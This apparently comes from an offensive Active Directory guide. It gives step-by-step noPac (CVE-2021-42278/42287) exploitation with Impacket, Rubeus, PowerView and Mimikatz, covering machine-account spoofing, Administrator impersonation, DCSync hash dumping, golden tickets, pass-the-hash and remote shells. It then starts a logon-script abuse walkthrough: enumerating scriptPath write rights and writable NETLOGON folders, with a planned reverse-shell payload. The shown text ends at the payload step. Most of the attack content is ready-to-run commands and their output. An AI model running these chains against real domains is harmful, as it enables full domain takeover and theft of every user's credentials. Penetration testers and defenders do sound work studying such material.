ldapsearch -x -H ldap://10.10.10.10 -D "CN=username,CN=Users,DC=domain,DC=local" \
  -w 'Password123' -b "DC=domain,DC=local" \
  "(objectClass=domain)" ms-DS-MachineAccountQuota
Windows (PowerShell):
1
2
3
4
5
# Using RSAT
(Get-ADDomain).MachineAccountQuota

# Alternative with PowerView
Get-DomainObject -Identity "DC=domain,DC=local" | Select-Object ms-ds-machineaccountquota
Check if DC is Vulnerable
Linux:
1
2
# netexec noPac module
netexec smb 10.10.10.10 -u 'username' -p 'Password123' -d 'domain.local' -M nopac
Windows (Rubeus):
1
2
# Requesting a TGT with /nopac switch — if the ticket is smaller than usual, DC is vulnerable
Rubeus.exe asktgt /user:"lowprivuser" /password:"Password123" /domain:"domain.local" /dc:"DC01.domain.local" /nopac /nowrap
A TGT without a PAC is significantly smaller in size. If Rubeus returns a small ticket, the DC is unpatched.
Exploitation — Linux (Impacket)
This section covers the full manual exploitation chain using Impacket tools on Kali Linux or any UNIX-like system.
Install Required Tools
1
2
3
4
5
6
7
8
9
# Clone and install the latest Impacket (with noPac-related PRs merged)
git clone https://github.com/SecureAuthCorp/impacket
cd impacket
pip3 install .

# Clone krbrelayx (for addspn.py)
git clone https://github.com/dirkjanm/krbrelayx
cd krbrelayx
pip3 install .
Step 0 — Create a Controlled Computer Account
1
2
3
4
5
6
addcomputer.py \
  -computer-name 'ControlledComputer$' \
  -computer-pass 'ComputerPassword123!' \
  -dc-host DC01.domain.local \
  -domain-netbios domain \
  'domain.local/lowprivuser:UserPassword123'
Verify creation:
net rpc group members "Domain Computers" -U domain/lowprivuser%UserPassword123 -S 10.10.10.10
Step 1 — Clear the SPNs
By default, when a computer account is created via LDAP, it has SPNs like host/ControlledComputer.domain.local. These must be removed because the rename operation will fail if SPNs still reference the old name.
Note: When using
addcomputer.pywith the default SAMR method, SPNs are not added, so this step may be skippable. Always verify.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Check existing SPNs
python3 addspn.py \
  -u 'domain\lowprivuser' \
  -p 'UserPassword123' \
  -t 'ControlledComputer$' \
  --list \
  DC01.domain.local

# Clear all SPNs
python3 addspn.py \
  --clear \
  -t 'ControlledComputer$' \
  -u 'domain\lowprivuser' \
  -p 'UserPassword123' \
  DC01.domain.local
Step 2 — Rename sAMAccountName to Match the DC
This is where CVE-2021-42278 is triggered. We rename our controlled computer account to match the Domain Controller’s name, without the trailing $.
1
2
3
4
5
renameMachine.py \
  -current-name 'ControlledComputer$' \
  -new-name 'DC01' \
  -dc-ip '10.10.10.10' \
  'domain.local'/'lowprivuser':'UserPassword123'
Verify the rename was successful:
1
2
3
python3 /path/to/impacket/examples/GetADUsers.py \
  -all domain.local/lowprivuser:UserPassword123 \
  -dc-ip 10.10.10.10 | grep -i DC01
Step 3 — Request a TGT for the Spoofed Account
Request a Ticket Granting Ticket for DC01 (our renamed computer account). The KDC will issue a TGT because it currently sees DC01 as a valid account.
1
2
3
4
5
6
getTGT.py \
  -dc-ip '10.10.10.10' \
  'domain.local'/'DC01':'ComputerPassword123!'

# This creates: DC01.ccache
ls -la DC01.ccache
Step 4 — Rename the Account Back
This is the crucial step that enables CVE-2021-42287 to trigger. By renaming the account away from DC01, we create a situation where the TGT refers to DC01 but no account with that name exists.
1
2
3
4
5
renameMachine.py \
  -current-name 'DC01' \
  -new-name 'ControlledComputer$' \
  -dc-ip '10.10.10.10' \
  'domain.local'/'lowprivuser':'UserPassword123'
Step 5 — Request a Service Ticket via S4U2Self
Using the TGT for DC01 (which no longer exists), request a service ticket for CIFS on the actual Domain Controller, impersonating the Administrator. The KDC will search for DC01, fail, append $, find DC01$ (the real DC), and issue the ticket.
1
2
3
4
5
6
7
8
9
10
11
KRB5CCNAME='DC01.ccache' getST.py \
  -self \
  -impersonate 'Administrator' \
  -altservice 'cifs/DC01.domain.local' \
  -k \
  -no-pass \
  -dc-ip '10.10.10.10' \
  'domain.local'/'DC01'

# Output: Administrator.ccache
ls -la Administrator.ccache
If you want LDAP access instead of CIFS (for secretsdump/DCSync), use
-altservice 'ldap/DC01.domain.local'
Step 6 — DCSync / Dump Hashes
With the service ticket for Administrator, perform a DCSync to dump all domain hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# DCSync for krbtgt (for golden ticket persistence)
KRB5CCNAME='Administrator.ccache' secretsdump.py \
  -just-dc-user 'krbtgt' \
  -k \
  -no-pass \
  -dc-ip '10.10.10.10' \
  @'DC01.domain.local'

# DCSync for all users
KRB5CCNAME='Administrator.ccache' secretsdump.py \
  -just-dc \
  -k \
  -no-pass \
  -dc-ip '10.10.10.10' \
  @'DC01.domain.local'

# Get a shell on the DC (psexec with ccache)
KRB5CCNAME='Administrator.ccache' psexec.py \
  -k \
  -no-pass \
  'domain.local/Administrator@DC01.domain.local'
Exploitation — Automated (noPac)
For a one-command exploitation approach, cube0x0’s noPac tool automates the entire chain.
Install noPac (Linux)
1
2
3
git clone https://github.com/Ridter/noPac
cd noPac
pip3 install -r requirements.txt
There are two notable noPac implementations: cube0x0/noPac (C#) and Ridter/noPac (Python). Both work reliably.
Scan (Check Vulnerability)
1
2
3
4
# Python version
python3 scanner.py domain.local/lowprivuser:Password123 -dc-ip 10.10.10.10

# If the DC returns a TGT without PAC (smaller ticket), it's vulnerable
Full Exploit (Dump & Shell)
1
2
3
4
5
6
7
8
9
10
11
# Dump hashes
python3 noPac.py domain.local/lowprivuser:Password123 \
  -dc-ip 10.10.10.10 \
  --impersonate Administrator \
  -dump

# Semi-interactive shell on DC
python3 noPac.py domain.local/lowprivuser:Password123 \
  -dc-ip 10.10.10.10 \
  --impersonate Administrator \
  -shell
Exploitation — Windows (Rubeus + PowerView + Powermad)
This section covers exploitation from a Windows machine using pure PowerShell / C# tooling.
Required Tools
| Tool | Source | Purpose |
|---|---|---|
| Powermad | GitHub | Create machine accounts, modify attributes |
| PowerView | GitHub | AD enumeration, clear SPNs |
| Rubeus | GitHub | Kerberos ticket manipulation |
| Mimikatz | GitHub | DCSync / credential dumping |
Full PowerShell Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
#region --- Setup ---
klist purge  # Clear existing cached tickets

# Import modules
Import-Module "$env:USERPROFILE\Downloads\Powermad\Powermad.ps1"
Import-Module "$env:USERPROFILE\Downloads\PowerSploit\Recon\PowerView.ps1"

# If running from an unauthenticated context, set up credentials
$Password = ConvertTo-SecureString 'UserPassword123' -AsPlainText -Force
[pscredential]$Creds = New-Object System.Management.Automation.PSCredential ("DOMAIN\lowprivuser", $Password)
#endregion

#region --- Step 0: Create Computer Account ---
Write-Host "[*] Creating new computer account..."
$CompPass = ConvertTo-SecureString 'ComputerPassword123!' -AsPlainText -Force

New-MachineAccount `
  -MachineAccount "ControlledComputer" `
  -Password $CompPass `
  -Domain "domain.local" `
  -DomainController "DC01.domain.local" `
  -Credential $Creds `
  -Verbose
#endregion

#region --- Step 1: Clear SPNs ---
Write-Host "[*] Clearing SPNs from computer account..."

Set-DomainObject `
  -Identity "CN=ControlledComputer,CN=Computers,DC=domain,DC=local" `
  -Clear 'serviceprincipalname' `
  -Server "DC01.domain.local" `
  -Credential $Creds `
  -Domain "domain.local" `
  -Verbose
#endregion

#region --- Step 2: Rename sAMAccountName to DC ---
Write-Host "[*] Renaming sAMAccountName to DC01 (CVE-2021-42278)..."

Set-MachineAccountAttribute `
  -MachineAccount "ControlledComputer" `
  -Value "DC01" `
  -Attribute samaccountname `
  -Credential $Creds `
  -Domain "domain.local" `
  -DomainController "DC01.domain.local" `
  -Verbose
#endregion

#region --- Step 3: Get TGT ---
Write-Host "[*] Requesting TGT for spoofed account DC01..."

.\Rubeus.exe asktgt `
  /user:"DC01" `
  /password:"ComputerPassword123!" `
  /domain:"domain.local" `
  /dc:"DC01.domain.local" `
  /outfile:kerberos.tgt.kirbi
#endregion

#region --- Step 4: Reset sAMAccountName ---
Write-Host "[*] Resetting sAMAccountName back (CVE-2021-42287 prep)..."

Set-MachineAccountAttribute `
  -MachineAccount "ControlledComputer" `
  -Value "ControlledComputer$" `
  -Attribute samaccountname `
  -Credential $Creds `
  -Domain "domain.local" `
  -DomainController "DC01.domain.local" `
  -Verbose
#endregion

#region --- Step 5: S4U2Self — Get CIFS ticket as Administrator ---
Write-Host "[*] Requesting service ticket (S4U2Self) impersonating Administrator..."

.\Rubeus.exe s4u `
  /self `
  /impersonateuser:"Administrator" `
  /altservice:"cifs/DC01.domain.local" `
  /dc:"DC01.domain.local" `
  /ptt `
  /ticket:kerberos.tgt.kirbi
#endregion

#region --- Step 6a: Verify access ---
Write-Host "[*] Verifying access to DC admin share..."
Get-ChildItem \\DC01.domain.local\c$
#endregion

#region --- Step 6b: DCSync via LDAP ticket ---
Write-Host "[*] Getting LDAP ticket for DCSync..."

.\Rubeus.exe s4u `
  /self `
  /impersonateuser:"Administrator" `
  /altservice:"ldap/DC01.domain.local" `
  /dc:"DC01.domain.local" `
  /ptt `
  /ticket:kerberos.tgt.kirbi

Write-Host "[*] Running DCSync for krbtgt via Mimikatz..."

.\mimikatz.exe `
  "kerberos::list" `
  "lsadump::dcsync /domain:domain.local /kdc:DC01.domain.local /user:krbtgt" `
  exit
#endregion
Exploitation — C# noPAC (Windows)
For a fully automated Windows attack, use the C# noPAC tool compiled from cube0x0/noPac:
1
2
3
4
5
6
7
8
9
# Scan for vulnerability
noPAC.exe scan -domain domain.local -user lowprivuser -pass Password123

# Full exploit — dump hashes
noPAC.exe -domain domain.local -user lowprivuser -pass Password123 /dc DC01.domain.local /mAccount ControlledComputer /mPassword CompPassword123 /service cifs /ptt

# Via PowerShell wrapper (Invoke-noPAC)
Import-Module .\Invoke-noPAC.ps1
Invoke-noPAC -command "scan -domain domain.local -user lowprivuser -pass Password123"
Post-Exploitation
Once you have Domain Admin access or domain hashes, the following post-exploitation options are available:
Golden Ticket (Persistence)
With the krbtgt hash from DCSync, you can forge Golden Tickets for long-term persistence — valid for 10 years by default:
Linux:
1
2
3
4
5
6
7
8
9
10
11
12
# Using lookupsid to get domain SID
lookupsid.py domain.local/lowprivuser:Password123@DC01.domain.local

# Forge golden ticket
ticketer.py \
  -nthash <KRBTGT_NTLM_HASH> \
  -domain-sid <DOMAIN_SID> \
  -domain domain.local \
  Administrator

# Use it
KRB5CCNAME=Administrator.ccache python3 psexec.py -k -no-pass domain.local/Administrator@DC01.domain.local
Windows (Mimikatz):
1
2
# Create golden ticket and inject into current session
kerberos::golden /user:Administrator /domain:domain.local /sid:<DOMAIN_SID> /krbtgt:<KRBTGT_HASH> /ptt
Pass-the-Hash / PTH
With any dumped NTLM hash:
1
2
3
4
5
# Remote shell via PtH
psexec.py -hashes :<NTLM_HASH> domain.local/Administrator@DC01.domain.local

# WMI execution
wmiexec.py -hashes :<NTLM_HASH> domain.local/Administrator@DC01.domain.local
Dump All Domain Credentials
1
2
3
4
5
6
KRB5CCNAME='Administrator.ccache' secretsdump.py \
  -just-dc \
  -k \
  -no-pass \
  @'DC01.domain.local' \
  -outputfile domain_hashes
MITRE ATT&CK Mapping
| Tactic | Technique | Sub-Technique | ID |
|---|---|---|---|
| Privilege Escalation | Exploitation for Privilege Escalation | — | T1068 |
| Privilege Escalation | Valid Accounts | Domain Accounts | T1078.002 |
| Credential Access | OS Credential Dumping | DCSync | T1003.006 |
| Defense Evasion | Valid Accounts | — | T1078 |
| Persistence | Account Manipulation | — | T1098 |
Vulnerable Versions
The following Windows Server versions are affected if not patched with November 2021 updates:
| OS Version | Vulnerable | Fixed By |
|---|---|---|
| Windows Server 2022 | Yes | KB5007205 / Nov 2021 CU |
| Windows Server 2019 | Yes | KB5007206 / Nov 2021 CU |
| Windows Server 2016 | Yes | KB5007192 / Nov 2021 CU |
| Windows Server 2012 R2 | Yes | KB5007247 / Nov 2021 CU |
| Windows Server 2012 | Yes | KB5007246 / Nov 2021 CU |
| Windows Server 2008 R2 | Yes | KB5007233 / Nov 2021 CU |
Tool Reference
| Tool | Platform | GitHub | Purpose |
|---|---|---|---|
| Impacket suite | Linux | SecureAuthCorp/impacket | addcomputer, getTGT, getST, secretsdump |
| krbrelayx | Linux | dirkjanm/krbrelayx | addspn.py |
| noPac (Python) | Linux | Ridter/noPac | Automated Python exploit |
| noPac (C#) | Windows | cube0x0/noPac | Automated C# exploit |
| Rubeus | Windows | GhostPack/Rubeus | Kerberos ticket manipulation |
| Powermad | Windows | Kevin-Robertson/Powermad | Machine account creation/attribute edit |
| PowerView | Windows | PowerShellMafia/PowerSploit | AD enumeration, SPN clearing |
| Mimikatz | Windows | gentilkiwi/mimikatz | DCSync, credential dumping |
| netexec | Linux | Pennyw0rth/NetExec | Scanning, initial recon |
Summary
The noPac / sAMAccountName Spoofing attack chain is one of the most impactful Active Directory privilege escalation techniques ever discovered. It is:
- Trivially easy: Exploitable by any authenticated domain user with 6 commands
- High impact: Goes from low-priv user to Domain Admin in under 2 minutes
- Hard to detect without proper logging: No outbound traffic anomalies in older setups
- Fully patched if KB5008102 + KB5008380 are applied and
PacRequestorEnforcement = 2
4. Abusing Logon Scripts
In Active Directory environments, logon scripts are a feature administrators rely on to automate user tasks at domain login — mapping drives, configuring environments, auditing systems, and running maintenance commands. Behind the scenes, they are among the most consistently misconfigured and most under-monitored attack surfaces in any mature domain.
According to Spencer Alessi (author of ScriptSentry), logon script misconfigurations appear in 30–40% of red team engagements. This guide is a complete deep dive into every offensive dimension of logon script abuse — from understanding the attribute mechanics to chaining it into full domain compromise.
MITRE ATT&CK Mapping
| Technique | ID | Tactic |
|---|---|---|
| Boot or Logon Initialization Scripts | T1037 | Persistence, Privilege Escalation |
| Network Logon Script | T1037.003 | Persistence, Privilege Escalation |
| Domain Policy Modification (GPO) | T1484.001 | Defense Evasion, Privilege Escalation |
| Account Manipulation | T1098 | Persistence |
| Lateral Movement via Logon | T1021 | Lateral Movement |
Background: How Logon Scripts Work
In Active Directory, system administrators use logon scripts to automate tasks when users log into the domain: mapping/unmapping network drives, auditing, gathering information, and environment customisation.
There are two methods for assigning a logon script to a user:
Via the
scriptPathattribute — Set through the Logon script field in the Profile tab of ADUC (Active Directory Users and Computers). Internally updates thescriptPathattribute on the user object. These are called Legacy logon scripts.Via Group Policy — Set through
User Configuration → Windows Settings → Scripts (Logon/Logoff) → Logon. These are called Modern logon scripts and additionally support PowerShell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Attack Surface Overview
═══════════════════════════════════════════════════════════════════
  Domain Controller
  ┌─────────────────────────────────────────────────────────────┐
  │                                                             │
  │   AD Object: CN=eliot,CN=Users,DC=inlanefreight,DC=local    │
  │   Attribute: scriptPath = "EliotsScripts\logon.bat"         │
  │                                                             │
  │   \\DC01\NETLOGON\EliotsScripts\logon.bat   ◄──── [RWX]     │
  │          │                                       hossam     │
  │          │ executes on login                               │
  │          ▼                                                  │
  │   Workstation (eliot logs in)                               │
  │   → powershell -enc <PAYLOAD>                               │
  └─────────────────────────────────────────────────────────────┘
The scriptPath Attribute
Defined in MS-ADA3, the scriptPath attribute (part of the User-Logon property set) specifies the path for a user’s logon script.
scriptPath supports:
- Batch files (
*.bat,*.cmd) - Executable programs (
*.exe) - VBScript and JScript via Windows Script Host
- KiXtart scripts
Important:
scriptPathdoes not support PowerShell directly — but you can invoke PowerShell from within.bator.vbsfiles.
For replication across all domain controllers, Windows stores logon scripts in the SYSVOL network share:
1
2
3
Physical path:  %systemroot%\SYSVOL\sysvol\<DOMAIN_DNS_NAME>\scripts\
Network share:  \\<DC>\NETLOGON\
Environment:    $env:LOGONSERVER\NETLOGON\
Legacy logon scripts set via
scriptPathmust reside inside NETLOGON. They cannot point to any other share — local or remote.
Attack Vectors at a Glance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌─────────────────────────────────────────────────────────────────────┐
│              LOGON SCRIPT ABUSE — ATTACK DECISION TREE              │
├─────────────────────────────────────────────────────────────────────┤
│                                                                     │
│  Do you have WriteProperty on target user's scriptPath?             │
│  ├─ YES ──► Can you write anywhere in NETLOGON?                     │
│  │          ├─ YES ──► [SCENARIO A] Drop payload → update scriptPath│
│  │          └─ NO  ──► [SCENARIO B] Use existing scriptPath stub    │
│  │                      → find writable file scriptPath points to   │
│  └─ NO  ──► Do you have WriteProperty/WriteDACL on a GPO?           │
│             ├─ YES ──► [SCENARIO C] Modify GPO logon script         │
│             └─ NO  ──► Can you write to SYSVOL/NETLOGON directly?   │
│                        ├─ YES ──► [SCENARIO D] Replace script file  │
│                        └─ NO  ──► Enumerate for credentials in      │
│                                   existing logon scripts            │
└─────────────────────────────────────────────────────────────────────┘
Scenario Setup
Our client inlanefreight has provided us the username hossam and password HossamR3dT3am! to determine what DACL attacks the user can perform against the user eliot.
| Role | Username | Password | Notes |
|---|---|---|---|
| Attacker | hossam | HossamR3dT3am! | Domain user with write rights over eliot |
| Victim | eliot | (unknown) | Target — logs on periodically |
| Domain | inlanefreight.local | — | |
| DC IP | 10.129.229.224 | — | |
| Attacker IP | 10.10.14.55 | — | Kali / Pwnbox |
Enumeration from Linux
PywerView
PywerView is a partial Python port of PowerSploit’s PowerView, letting us use all the powerful Cmdlets from Linux.
Installation
1
2
3
root@root$ sudo apt install libkrb5-dev -y
git clone https://github.com/the-useless-one/pywerview.git
cd pywerview/ && pip3 install -r requirements.txt
Getting ACEs of Hossam over Eliot
1
2
3
4
5
6
7
root@root$ python3 pywerview get-objectacl --name 'eliot' \
    -w inlanefreight.local \
    -t 10.129.229.224 \
    -u 'hossam' \
    -p 'HossamR3dT3am!' \
    --resolve-sids \
    --resolve-guids
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
objectdn:               CN=eliot,CN=Users,DC=inlanefreight,DC=local
objectsid:              S-1-5-21-3456308105-2521031762-2678499478-2104
acetype:                ACCESS_DENIED_OBJECT_ACE
binarysize:             40
aceflags:
accessmask:             256
activedirectoryrights:  extended_right
isinherited:            False
securityidentifier:     Everyone
objectaceflags:         object_ace_type_present
objectacetype:          User-Change-Password
inheritedobjectacetype: All
iscallbak:              False

<SNIP>
To filter only ACEs that hossam has over eliot:
1
2
3
4
5
6
7
8
root@root$ python3 pywerview get-objectacl --name 'eliot' \
    -w inlanefreight.local \
    -t 10.129.229.224 \
    -u 'hossam' \
    -p 'HossamR3dT3am!' \
    --resolve-sids \
    --resolve-guids \
    --json | jq '.results | map(select(.securityidentifier | contains("hossam")))'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[
  {
    "objectdn": "CN=eliot,CN=Users,DC=inlanefreight,DC=local",
    "objectsid": "S-1-5-21-3456308105-2521031762-2678499478-2104",
    "acetype": "ACCESS_ALLOWED_OBJECT_ACE",
    "binarysize": 56,
    "aceflags": [
      "container_inherit"
    ],
    "accessmask": 48,
    "activedirectoryrights": [
      "read_property",
      "write_property"
    ],
    "isinherited": false,
    "securityidentifier": "CN=hossam,CN=Users,DC=inlanefreight,DC=local",
    "objectaceflags": [
      "object_ace_type_present"
    ],
    "objectacetype": "Script-Path",
    "inheritedobjectacetype": "All",
    "iscallbak": false
  }
]
Result: hossam has read_property and write_property on eliot’s Script-Path → full read/write on scriptPath.
dacledit (Impacket)
1
2
3
4
5
root@root$ python3 examples/dacledit.py \
    -principal 'hossam' \
    -target 'eliot' \
    -dc-ip 10.129.229.224 \
    inlanefreight.local/'hossam':'HossamR3dT3am!'
1
2
3
4
5
6
7
8
9
10
11
12
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3456308105-2521031762-2678499478-1108)
[*]   ACE[7] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ReadProperty, WriteProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : Script-Path (bf9679a8-0de6-11d0-a285-00aa003049e2)
[*]     Trustee (SID)             : Hossam (S-1-5-21-3456308105-2521031762-2678499478-1108)
Result: hossam has ReadProperty and WriteProperty over GUID bf9679a8-0de6-11d0-a285-00aa003049e2 → this is the scriptPath attribute.
Adalanche (Graph-Based Enumeration)

Adalanche is a BloodHound-like graph tool that detects over 90 edge types including WriteScriptPath — which BloodHound CE does not display.
Installation
1
2
3
4
5
6
7
8
9
10
11
root@root$ sudo wget -P /usr/bin/ https://go.dev/dl/go1.22.1.linux-amd64.tar.gz
sudo rm -rf /usr/bin/go && cd /usr/bin/ && sudo tar -xzf go1.22.1.linux-amd64.tar.gz

root@root$ export PATH=$PATH:/usr/bin/go/bin
go version
# go version go1.22.1 linux/amd64

root@root$ git clone https://github.com/lkarlslund/Adalanche Adalanche
cd Adalanche
git checkout 7774681
pwsh build.ps1
Data Collection
1
2
3
4
5
root@root$ ./adalanche-linux-x64-v2024.1.11-43-g7774681 collect activedirectory \
    --domain inlanefreight.local \
    --server 10.129.229.224 \
    --username 'hossam' \
    --password 'HossamR3dT3am!'
Data Analysis
1
root@root$ ./adalanche-linux-x64-v2024.1.11-44-gf1573f2 analyze --datapath data
In the Adalanche UI:
- Use LDAP query
(objectClass=user)to load domain users - Right-click on the hossam node → “What can this node pwn?”
- Observe the WriteScriptPath edge pointing from
hossamtoeliot
1
2
3
4
5
6
7
8
Adalanche Graph — WriteScriptPath Edge
═════════════════════════════════════════════════════════════

   [hossam]  ──── WriteScriptPath ────►  [eliot]
       │                                     │
  Attacker                              Victim user
  (has write                          (scriptPath will
   on scriptPath)                      be updated)
Enumeration from Windows
PowerView
1
2
3
PS C:\Users\Hossam\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\Hossam\Downloads> $HossamSID = (Get-DomainUser -Identity hossam).objectSID
PS C:\Users\Hossam\Downloads> Get-DomainObjectAcl -Identity eliot -ResolveGUIDs | ?{$_.SecurityIdentifier -eq $HossamSID}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
AceQualifier           : AccessAllowed
ObjectDN               : CN=eliot,CN=Users,DC=inlanefreight,DC=local
ActiveDirectoryRights  : ReadProperty, WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-3456308105-2521031762-2678499478-2104
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3456308105-2521031762-2678499478-2103
AccessMask             : 48
AuditFlags             : None
IsInherited            : False
AceFlags               : ContainerInherit
InheritedObjectAceType : All
OpaqueLength           : 0
ActiveDirectoryRights: ReadProperty, WriteProperty on ObjectAceType: Script-Path — confirmed.
Scenario A — Write scriptPath from Linux (Classic)
Condition: hossam has
WritePropertyon eliot’sscriptPathAND hasRWXsomewhere in NETLOGON.
Full Attack Flow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
  ┌──────────────────────────────────────────────────────────────────┐
  │                  SCENARIO A — ATTACK FLOW                        │
  ├──────────────────────────────────────────────────────────────────┤
  │                                                                  │
  │  1. Enumerate NETLOGON for writable folders                      │
  │        ↓                                                         │
  │  2. Create malicious .bat payload with PowerShell reverse shell  │
  │        ↓                                                         │
  │  3. Upload payload to writable NETLOGON folder via smbclient    │
  │        ↓                                                         │
  │  4. Update eliot's scriptPath → point to payload                 │
  │        ↓                                                         │
  │  5. Start nc listener                                            │
  │        ↓                                                         │
  │  6. Wait for eliot to log on → catch reverse shell              │
  │        ↓                                                         │
  │  7. Domain compromise via eliot's session                        │
  └──────────────────────────────────────────────────────────────────┘
Step 1 — Enumerate NETLOGON
1
root@root$ smbclient //10.129.229.224/NETLOGON -U hossam%'HossamR3dT3am!' -c "ls"
1
2
3
4
5
6
7
  .                                   D        0  Mon May  6 04:03:40 2024
  ..                                  D        0  Mon May  6 04:03:40 2024
  CC1FDFA0FF3A                        D        0  Mon May  6 04:05:41 2024
  CCEDF2EBD2F1                        D        0  Thu May  2 15:36:45 2024
  DEFB03023DDA                        D        0  Mon May  6 04:10:40 2024
  EliotsScripts                       D        0  Fri May  3 09:34:55 2024
  <SNIP>
Check permissions on EliotsScripts:
1
root@root$ smbcacls //10.129.229.224/NETLOGON /EliotsScripts -U Hossam%'HossamR3dT3am!'
1
2
3
4
5
6
7
8
9
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:INLANEFREIGHT\Domain Users
ACL:INLANEFREIGHT\hossam:ALLOWED/OI|CI/RWX
ACL:BUILTIN\Administrators:ALLOWED/I/FULL
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
hossam has R, W, X → we can write our payload here.
Step 2 — Create the Payload
